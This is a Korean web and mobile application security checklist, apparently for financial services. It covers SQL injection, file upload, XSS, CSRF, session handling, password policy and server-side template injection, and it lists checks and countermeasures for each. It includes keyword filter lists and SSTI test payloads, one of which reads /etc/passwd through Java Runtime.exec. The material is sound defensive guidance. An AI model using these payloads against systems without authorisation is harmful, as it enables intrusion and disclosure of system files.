| 1. **중요한 처리 코드는 서버에 저장**  * 핵심적인 처리 로직은 클라이언트 코드가 아닌 서버 측 코드에 포함한다. 이를 통해 클라이언트 측에서 중요한 정보나 로직이 노출되는 것을 방지할 수 있다.  1. **코드를 난독화**  * 안드로이드 SDK에서 제공하는 Proguard 도구를 사용하여 코드를 난독화하여 코드 분석을 어렵게 만든다. 또한, Proguard의 상용 버전인 Dexguard를 활용하면 문자열 보호 등의 추가적인 기능을 활용할 수 있다. * 금융 서비스의 경우 Proguard를 적용할 때 난독화 기준에 충분히 미치지 못할 수 있으므로 Dexguard와 같은 다른 난독화 솔루션을 고려하여야 한다. 또한, 디컴파일 이후에도 주요 함수가 노출되지 않도록 설정해야 한다. | | | |

* 1. SQL Injection

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 서비스 보호 | **위험도** | 5 |
| URL 파라미터, XML 등 사용자가 입력 가능한 매개변수에 의해 SQL 질의문이 완성되는 점을 이용, 해당 매개변수 변조를 통해 비정상 질의 가능 여부를 확인  **\* 점검 기준**  - 사용자 입력을 받는 부분에 SQL 구문 입력 후, 서버 응답 값에 대한 위험성 점검  - SQL문으로 적용될 수 있는 값을 입력하여 데이터베이스 내 저장된 정보 열람 및 시스템 명령 실행가능 여부 점검  - 조작된 XPath 쿼리를 보내어 비정상 질의 가능 여부 점검 | | | |
| **대책 방안** | | | |
| 1. **웹서버** 2. Internal Error(500)등 웹 서버의 오류 정보를 사용자에게 노출되지 않도록 조치 3. 웹 애플리케이션과 연동되는 데이터베이스의 접근 권한 최소화 4. 로그인 폼, 검색 폼, URL 등 사용자 입력을 받는 폼을 대상으로 특수문자, 특수구분 필터링 규칙 적용  |  |  |  |  |  |  | | --- | --- | --- | --- | --- | --- | | 필터링 대상 | | | | | | | ‘ | “ | - | # | ( | ) | | = | \*/ | /\* | + | < | > | | user\_tables | user\_table\_columns | | table\_name | column\_name | syscolumns | | union | select | insert | Drop | update | and | | or | if | join | Substring | from | where | | declare | substr | openrowset | xp\_ | ‘sysobjects | % |  1. **어플리케이션** 2. 소스코드   - ID, PASSWORD, 게시판 제목, 본문, 검색창 주소 검색창 등 모든 입력란에 특수문자를 직접 입력하지 못하도록 웹서버 소스코드를 수정  - 입력 값에 정의된 문자 길이를 미리 검증하여 SQL문이 추가 삽입되지 않도록 예외처리  - 파라미터가 숫자인 경우 isnumeric 함수를 이용하여 검증, 문자인 경우 정규표현식을 이용하여 특수문자를 강제로 치환   1. SQL 작성   - 정적 쿼리 사용 (PreparedStatement 사용)   1. 쿼리문 구조를 변경하지 않는 PreparedStatement 사용 2. DB 쿼리에 사용하는 외부 입력값에 대해 특수 문자 및 쿼리 예약어를 필터링 3. 스트러츠(Struts), 스프링(Spring) 등의 프레임워크를 사용 시, 외부입력값 검증 모듈 및 보안모듈을 사용 | | | |

* 1. 파일 업로드 취약점

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 서비스 보호 | **위험도** | 5 |
| 웹쉘 등과 같은 악성파일의 업로드 경우, 시스템 명령어 실행 및 인접 서버에 대한 침입 가능성이 존재하므로, 악성파일 업로드 및 실행 가능 여부를 확인  **\* 점검 기준**  - 이미지, 문서 등 파일의 업로드 경로에 JSP, ASP 등 스크립트 파일 업로드 가능 여부 점검  - 업로드 된 파일의 위치 확인 및 실행 가능 여부 점검 등  \* 웹쉘(web shell) : 업로드 취약점을 통해 해커가 원격에서 웹서버를 조종할 수 있도록 작성한 웹 스크립트(단체표준 TTAK.KO-12.0002/R3 정보 보호 기술 용어) | | | |
| **대책 방안** | | | |
| 1. **웹 서버 설정** 2. 업로드 파일의 경로를 웹루트 외부 디렉토리로 위치시켜 업로드 파일로의 직접 접근을 제한. 파일 다운로드 시에는 별도의 파일 다운로드 모듈을 구현하여 간접 접근만 허용. 3. 웹서버의 디렉토리에서 업로드 파일의 실행권한을 제거함 4. **웹 애플리케이션 설정** 5. 파일 업로드 시 실제 파일명과 경로를 데이터베이스에서 관리하여 추적할 수 없는 임의의 문자열로 치환시키고, 업로드 파일에 접근 시 별도의 파일 다운로드 모듈을 통해서 치환된 파일명으로 접근하도록 구현함 6. 서버 사이드 스크립트(ServerSide Script)로 파일 업로드를 검증하는 기능을 구현해 업로드 우회를 통한 공격을 사전에 차단      1. javascript로 필터링 기능을 구현 시, 사용자가 임의로 수정 및 삭제할 수 있으므로 해당 방식은 지양 2. 필터링은 Write-List 방식을 이용(업로드 가능한 확장자만 업로드 허용)하여 확장자 변경 등의 우회 기법을 차단   \* White-List 방식 : 업로드 할 파일(정상 패턴)만 허용, 이외 모두 차단   1. **웹 방화벽 설정**   파일 업로드 필드에 특수문자 필터링 규칙 적용 (웹 방화벽에서 설정 가능)   |  | | --- | | **필터링 문자** | | ../ | | ./ | | ..\ | | .\ | | % | | ; |   업로드 파일 명에는 “../”, “;”, “%0” 등과 같은 특수문자를 사용할 수 없도록 Server Side Language(PHP, ASP, JSP 등)에서 반드시 제한, 또한 너무 작거나 너무 큰 업로드 파일 크기를 제한 설정할 것을 권고   1. **오픈소스, 게시판 사용 시**   - 최신 보안 패치 적용 (CWE, CVE 등 확인 필요) | | | |

* 1. 유추가능한 인증정보 이용

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 이용자 인증 | **위험도** | 5 |
| 인증정보(로그인 비밀번호, PIN번호 등)의 등록 또는 변경 시 해당 값의 적절성 및 복잡성을 점검하여 비인가자에 의한 인증정보 유추에 대응  **\* 점검 기준**  - 주민등록번호, 전화번호 등, 쉽게 유추 가능한 개인 신상정보 기반의 인증정보 사용 가능 여부 점검  - 연속하거나 동일한 숫자, 문자, 이름 등과 같이 타인이 비밀번호를 쉽게 유추할 수 있는 인증정보 사용 가능 여부를 점검  - 로그인 및 ARS 등에 사용되는 인증정보가 계좌 원장 비밀번호와 동일하게 사용 가능한지를 점검  - 복잡도를 준수하지 않는 비밀번호를 등록 및 변경 가능 여부를 점검 등  ※ 비밀번호 복잡도 : 영문 대문자, 영문 소문자, 숫자, 특수문자 2개 조합 시 10자리 이상, 3개 조합 시 8자리 이상 | | | |
| **대책 방안** | | | |
| 1. **안전한 패스워드 정책 적용**   - 취약한 패스워드를 사용할 수 없도록 패스워드 생성규칙을 강제할 수 있는 로직 적용   |  |  | | --- | --- | | 패스워드 규칙 | 설명 | | 패스워드 생성 규칙 | 세가지 종류 이상의 문자 구성으로 8자리 이상의 길이  두가지 종류 이상의 문자 구성으로 10자리 이상의 길이 | | 패스워드 생성 금지 규칙 | \*간단한 문자(영어 단어 포함)나 숫자의 연속사용은 금지  \*키보드 상에서 일련화 된 배열을 따르는 패스워드 선택금지  \*사전에 있는 단어, 이를 거꾸로 철자화 한 단어 사용 금지  \*생일, 전화번호, 개인정보 및 아이디와 비슷한 추측하기 쉬운 비밀번호 사용 금지 이전에 사용한 패스워드는 재사용금지 계정 잠금 정책 설정 ex) 로그인 5회 실패 시 30분 동안 사용중지 |   ※ 개인정보보호법   |  |  |  | | --- | --- | --- | | 구분 | 사용자 권고안 | 관리자 권고안 | | 최대 암호 사용 기간 | 60일 | 반기별 | | 최소 암호 사용 기간 | 1일 | 1일 | | 최근 암호 기억 | 1회 | 1회 | | 기타 |  | 디폴트 패스워드 금지 |  1. **Server Side에서 패스워드 안전성 검증**   - 입력한 패스워드의 정책적용, 사용기간 등을 검증하는 모듈을 반드시 Server Side Language에서 확인하여 패스워드의 안전성을 확보, 패스워드 사용기간 정책에 따른 기간 초과 시 패스워드 변경 팝업 또는 페이지로 이동시켜 패스워드를 변경 권고  ※ 패스워드 정책에 따라 특수문자를 사용해야 하는 경우, 패스워드를 해쉬값으로 저장하여 입력받는 패스워드와 DB에 저장된 해쉬값을 비교 검증하길 권고   1. **추가 권고안**   **-** 로그인 시 아이디, 패스워드에 따라 출력되는 팝업창의 차이점으로 인해 사용자의 계정 존재유무를 유추할 수 있으므로 일관된 동일한 팝업창 출력 확인 | | | |

* 1. 자동화공격

|  |  |  |  |
| --- | --- | --- | --- |
| 세부 구분 | 서비스 보호 | **위험도** | 5 |
| 서버 성능에 영향을 줄 수 있는 기능(글쓰기, 파일 업로드, SMS, 메일 발송 등)의 반복 호출 가능 여부를 점검  **\* 점검 기준**  - 자동화 도구를 이용해 데이터 등록, 메일 발송 등의 메뉴에 대해 반복된 작업 수행 가능 여부 점검 | | | |
| **대책 방안** | | | |
| 1. **일회성 확인 로직**   데이터 등록 및 메일 발송 기능 사용 시 일회성 사용자 등록 구현  - 캡차(이미지를 이용하여 확인 값을 표시하고 사용자가 값을 등록하여 인증) 등 일회성 로직을 구현  \* 오픈소스의 Captcha 종류로 reCaptcha, jCaptcha, jQuery Real Person, SimpleCaptcha 등이 있음  **\* 주의할 점**  Captcha 사용 시 Captcha 인증을 보호할 프로세스와 분리 지양  - 분리할 시 Captcha 인증으로 호출되는 프로세스를 직접 호출 가능, 보호 효과 없음   1. **프로세스 호출 제한**   특정 프로세스 호출을 제한, 사용자의 정보를 이용하여 제한하기 때문에 DB 테이블 추가가 필요  사용자 계정 없이 호출이 가능한 프로세스의 경우 IP 주소 등을 이용하여 제한하는 방법을 권고  - 호출 제한  특정 프로세스를 호출 시 일정 횟수를 정해 제한  내부 보안 지침 또는 규정에 따라 횟수 제한 설정  (ex : SMS 호출 프로세스 (1분에 5회 이상, 하루에 30회 이상 시 호출 제한)   1. **웹 방화벽**   특정 시간 내 동일 프로세스가 반복 실행되지 않도록 시간제한을 설정해야 하며, 다량의 패킷이 유입될 경우 이를 탐지 및 접속을 차단하는 것을 권장 | | | |

* 1. 크로스사이트 요청변조 (CSRF)

|  |  |  |  |
| --- | --- | --- | --- |
| 세부 구분 | 서비스 보호 | 위험도 | 4 |
| 공격자가 업로드한 악의적인 스크립트로부터 이용자의 권한이 도용될 가능성을 점검  **\* 점검 기준**  - 공격자가 업로드한 스크립트를 통해 다른 이용자의 권한으로 실행하고자 하는 시도를 점검  - 해당 이용자의 권한으로 실행될 수 있는 스크립트가 업로드되었는지 확인하고, 그에 따른 보안 취약점을 점검 | | | |
| **대책 방안** | | | |
| 1. **사용자 입력 방식 제한**  * 중요한 페이지(예: 회원정보 수정 등)에서 서버의 데이터를 변경하는 부수 효과를 방지하기 위해, 파라미터 전달을 GET 방식이 아닌 POST 방식을 사용해야 한다. * 이용자의 입력 값을 검증하여 크로스 사이트 스크립팅(XSS) 공격을 방지해야 크로스 사이트 스크립팅(XSS) 보호 대책을 참고하여 조치해야 한다. * 만약 조치가 어려운 경우, 서버사이드 또는 서블릿, 데이터 접근 객체(DAO) 영역에서 조치할 것을 권고한다.  1. **보안 토큰(CSRF Token) 사용**  * 각각의 HTTP 요청에 예측할 수 없는 임의의 토큰을 추가하여 요청을 검증   (이 토큰은 사용자 세션별로 고유한 값을 가져야 하며, 각 요청마다 고유할 수 있다)   1. **2차 인증**  * 자동화 도구에 의한 요청을 방지하고 공격자가 요청 인자를 파악하지 못하도록 함. (이 과정에서 이용자의 편의성에 영향을 줄 수 있음) | | | |

* 1. 인증 오류 횟수 제한기능 제공 여부

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 이용자 인증 | **위험도** | 5 |
| 무작위 대입 공격에 의한 인증 우회를 대응하기 위해, 이용자가 입력하는 인증 요청에 대한 오류 횟수 제한 여부를 점검  **\* 점검 기준**  - 지정한 정한 오류횟수 이상으로 인증 실패 시, 해당 계정의 상태(서비스 이용 제한, 인증수단 폐기, 다른 인증방법으로 전환 등)를 확인  - 전자금융거래에 사용되는 비밀번호의 경우, 미리 정한 횟수(5회 이내) 이상의 비밀번호 입력 오류가 발생할 시 즉시 사용 금지(전자금융감독규정 제33조 이용자 비밀번호 관리) | | | |
| **대책 방안** | | | |
| 회원정보 테이블에 로그인 시도 실패 횟수를 기록하는 별도의 필드를 추가, 실패 횟수의 크기를 지정 후 로그인 실패 시 하나씩 차감. 횟수가 0이 될 경우(실패 횟수 초과), 로그인 자체를 중지하고 신원 확인, 인증 또는 일정시간 후 자동 혹은 관리자가 수동으로 해제되도록 처리해야 함.  **<참고 규정>**  ☞ [전자금융감독규정] 제13조(전산자료 보호대책) 정보처리시스템 접속에 실패한 접근 시도에 대해서도 기록·유지하고, 접근시도 실패가 일정횟수(5회 이내의 범위)이상 반복적으로 발생하는 경우 시스템 사용을 제한하고 중점 점검(제1항제12호)  ☞ [전자금융감독규정] 제33조(이용자 비밀번호 관리) 이용자가 전자금융수단을 이용하여 비밀번호를 입력 시 금융회사가 사전에 정한 일정횟수(예. 3회 등)를 초과 입력한 비밀번호에 대하여 입력 오류가 발생한 경우 즉시 해당 비밀번호를 이용하는 거래를 중지시키고 본인 확인절차를 거친 후 비밀번호 재부여(제2항제3호) | | | |

* 1. 불충분한 세션종료 처리

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 이용자 인증 | **위험도** | 4 |
| 세션 종료 시간을 미설정하거나 너무 짧거나 긴 경우에 대한 점검이 필요  **\* 점검 기준**  - 이용자가 로그인한 후에 일정 시간이 지난 후에도 동일한 세션으로 여전히 접속 가능한지 여부를 점검  - 주요 통신기반시설 가이드에서는 세션 종료 시간을 10분으로 설정할 것을 권고하고 있으므로, 이 권고사항을 따르는지를 확인 | | | |
| **대책 방안** | | | |
| 1. **세션 종료 시간 설정**  * 로그인 또는 특정 서비스 이용 시 권한을 가진 세션에 대해 일정 시간을 설정하여, 설정한 시간이 지나면 세션을 종료  1. **세션 만료 시 세션 삭제 설정**  * \*사용자가 로그아웃할 때 세션을 즉시 삭제 * KISA(한국인터넷진흥원) 주요정보통신기반시설 기술적 취약점 분석 및 평가 방법 상세가이드에서는 타임아웃 시간을 10분으로 권고, 이를 준수하여 세션 종료 시간을 설정하는 것을 권장 | | | |

* 1. 크로스 사이트 스크립팅

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 서비스 보호 | **위험도** | 4 |
| 공격자가 업로드한 스크립트가 타 이용자의 사용환경(브라우저, 웹뷰 등)에서의 실행 가능 여부를 점검  **\* 점검 기준**  - 데이터베이스에 저장된 값을 확인 가능한 페이지에 크로스사이트 스크립팅 문자열을 업로드 시, 해당 스크립트의 실행 여부 점검 등 | | | |
| **대책 방안** | | | |
| 1. **HTML 특수문자 -> HTML Entity 치환**   사용자의 입력 값에 포함된 HTML 특수문자를 HTML Entity로 치환하여 검증   |  |  |  |  | | --- | --- | --- | --- | | HTML 특수문자 | HTML Entity | HTML 특수문자 | HTML Entity | | < | &lt; | > | &gt; | | ' | &#x27; | " | &quot; | | ( | &#40; | ) | &#41; | | / | &#x2F; |  | |   \* 저장할 때 치환  저장할 때 치환하여 DB안에 저장하는 것이 가장 안전 하지만 기존에 운영 중인 DB에서 치환하여 저장하고 있지 않을 경우에 치환하여 저장하기 시작하면 기존에 존재하던 데이터들과 신규로 저장되는 데이터들이 사용하는 HTML 특수문자가 달라 검색 기능 등 운영에 문제가 발생할 가능성이 존재하므로 일괄 적용해야 함  \* 출력할 때 치환  클라이언트로 데이터를 전달할 때 치환하는 방식으로 데이터가 출력되는 모든 곳에서 치환해주는 작업을 해야 하기 때문에 모든 페이지에 대한 검증이 필요함  **\* 주의할 점**  HTML 특수문자를 HTML Entity로 치환할 때 “<” , “>” 두 개의 문자 혹은 일부만 치환하게 되면 크로스 사이트 스크립팅 공격에 제대로 대응이 어려움. 만약 사용자의 입력 값이 Javascript 내부나 HTML 태그 내부에서 사용된다면 <, > 문자 없이도 가능하기 때문에 HTML에서 사용되는 특수문자, 특히 Javascript에서 사용되는 특수문자들을 전체 치환해주어야 함   1. **HTML Entity로 치환 및 특정 HTML 태그 허용**   위의 방식대로 HTML에서 사용되는 특수문자를 치환하게 될 경우 사용하고 싶은 HTML 특수문자를 사용할 수 없어 근본적으로 크로스 사이트 스크립팅 공격에 대응이 가능함. 하지만 게시판과 같이 특정 HTML 태그를 사용하게 하고 싶을 경우에는 사용자 입력 값을 HTML Entity로 전체 치환한 뒤, 특정 허용할 HTML 태그들만 White List 방식으로 복구시키는 방법을 적용함  **\* 주의할 점**  특정 HTML 태그만 허용하는 White List 방식으로 복구 시켜주게 될 경우 허용된 HTML 태그를 이용해 공격할 위험이 존재하므로 허용할 HTML 태그에 스크립트를 삽입할 위험이 있는 이벤트 핸들러 등을 제외하여야 함   1. **DOM 기반 XSS 대응**   DOM 기반의 XSS의 경우 서버 측에서 검증할 방법이 없기 때문에 클라이언트 측에서 입력 값을 검증  **\* 주의할 점**  DOM 기반의 XSS의 경우 MITM공격으로 공격자가 피해자에게 전송되는 응답 값을 변조할 수 있으면 공격이 가능하므로 MITM 공격에 대한 대응이 필요하며 클라이언트 측의 브라우저 보안 옵션 설정으로 클라이언트 측의 대응도 필요함   1. **XSS 보안 Library 사용**   OWASP ESAPI 라이브러리, lucy-xss-filter, AntiXSS 라이브러리와 같이 XSS 취약점 예방 라이브러리를 사용하는 방법으로 위와 같은 보안 라이브러리를 사용하여 XSS의 HTML 특수 문자를 일괄적으로 HTML Entity로 치환할 수 있음   1. **웹 방화벽**   웹 방화벽의 XSS 공격 필터 기능을 이용하여 탐지 및 차단 | | | |

* 1. 백그라운드 화면 보호

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 거래 인증 | **위험도** | 3 |
| 적절한 조치가 없다면 비밀번호 입력 화면에서 화면 상에 비밀번호 평문을 노출할 수 있음  만약 기본적으로 스크린샷 기능이 활성화를 유지한다면, 개인(신용)정보를 처리하는 화면에서 외부 저장장치에 저장된 스크린샷 파일로 개인정보가 유출될 수 있음  따라서 비밀번호 입력 화면 등과 같은 민감한 화면에 대해 스크린샷을 비활성화하는 것을 권장  안드로이드 환경에서 스크린샷 비활성화를 위해 2가지의 FLAG\_SECURE를 제공함  ※ FLAG\_SECURE 설정시 캡처 방지 및 멀티태스킹시 백그라운드 화면 보기가 동시에 불가능. 따라서, Google에서 제공하는 Android 기본 API 사용만으로는 두 기능 중 하나만 동작하도록 구현하는 것이 어려움. | | | |
| **대책 방안** | | | |
| * **안드로이드**   캡처 방지 및 멀티태스킹시 백그라운드 화면 보기가 동시에 불가능하도록 시큐어코딩 적용 권고 | | | |

* 1. 세션정보 재사용

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 서비스 보호 | **위험도** | 3 |
| 세션ID 탈취 후 다른 이용자 환경에서 해당 값을 이용해 권한이 필요한 페이지에 정상 접근 및 권한 우회 가능 여부를 점검  **\* 점검 기준**  - 로그인을 통해 해당 세션ID를 획득 후, 별도의 IP 주소를 사용하는 단말에서 탈취한 세션 ID를 사용 시 해당 이용자의 권한으로 서비스 이용 가능 여부를 점검 | | | |
| **대책 방안** | | | |
| 쿠키를 안전하게 사용하려면 도메인과 경로 설정을 주의, 서버에서 유효성 검사를 확인해야함. 웹 브라우저의 저장된 정보인 쿠키를 사용하는 것보다, 서버측에 정보를 저장하는 세션을 사용하는 것이 더욱 안전함. 또, 사용자 IP를 확인하여 진짜 사용자인지 확인하는 것도 필요함. | | | |

* 1. 서버사이드 템플릿 인젝션

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 서비스 보호 | **위험도** | 5 |
| 웹 서버의 템플릿 엔진이 입력 값의 처리가 부재하여 공격자가 서버 측의 템플릿을 조작할 수 있는 공격 기법으로, 사용자 입력 값의 서버측 템플릿 코드에 의해 실행 가능 여부를 점검  **\* 점검 기준**  구문 삽입 시도 시 명령이 실행될 경우 취약한 것으로 판단  - https://[target]/url?payload=fs${34\*95}ec  - https://[target]/url?payload={class.getResource("../../../../../index.htm").getContent()}  - https://[target]/url?payload={T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')} | | | |
| **대책 방안** | | | |
| 대다수 Injection 공격과 동일하게 Sanitization, Sandboxing, Input validation과 같은 방안 등을 다중으로 적용하는 것이 가장 좋은 형태의 대응방안.  **Sanitization (코드 안정성 검사)**  사용자 입력으로 Template을 생성하지 않도록 처리. 만약 사용자 입력이 필요한 경우, Template에서 제공하는 Parameter를 통해 받아 처리하도록 구성하여 Template에 영향을 줄 수 없도록 제한.  **Input Validation (입력 값 검증)**  사용자 입력에서 { , } , [ , ] 과 같은 특수문자를 받지 못하도록 블랙리스트 처리하는 로직을 적용. 일부 XSS, SQLi에서 대응하는 방식과 동일함.   |  |  |  |  |  |  | | --- | --- | --- | --- | --- | --- | | 필터링 대상(예시) | | | | | | | - | = | + | . | , | / | | ? | : | ^ | $ | # | @ | | \* | \ | “ | ※ | ~ | & | | % | ! | ( | ) | [ | ] | | < | > | { | } | ` | \_ |   **Sandboxing**  반드시 사용자 입력 값을 기반으로 Template을 생성하고 렌더링해야 하는 경우, 사용자 입력으로부터 받는 Template을 샌드박싱하여 공격코드가 영향을 끼칠 수 없도록 제한하는 방법으로 대응.  단, Sandboxing은 우회할 여지가 있기 때문에 단독 사용 보다는 다른 보완방식과 혼용하여 사용하는 것을 권장.  **Logic-Less**  Template을 사용 시 Logic에 대한 처리가 필요하지 않는다면, Logic-less template 사용으로 SSTI를 방지 가능. 대표적으로 Jekyll의 Liquid, Handlebars, Mustache 등이 존재. | | | |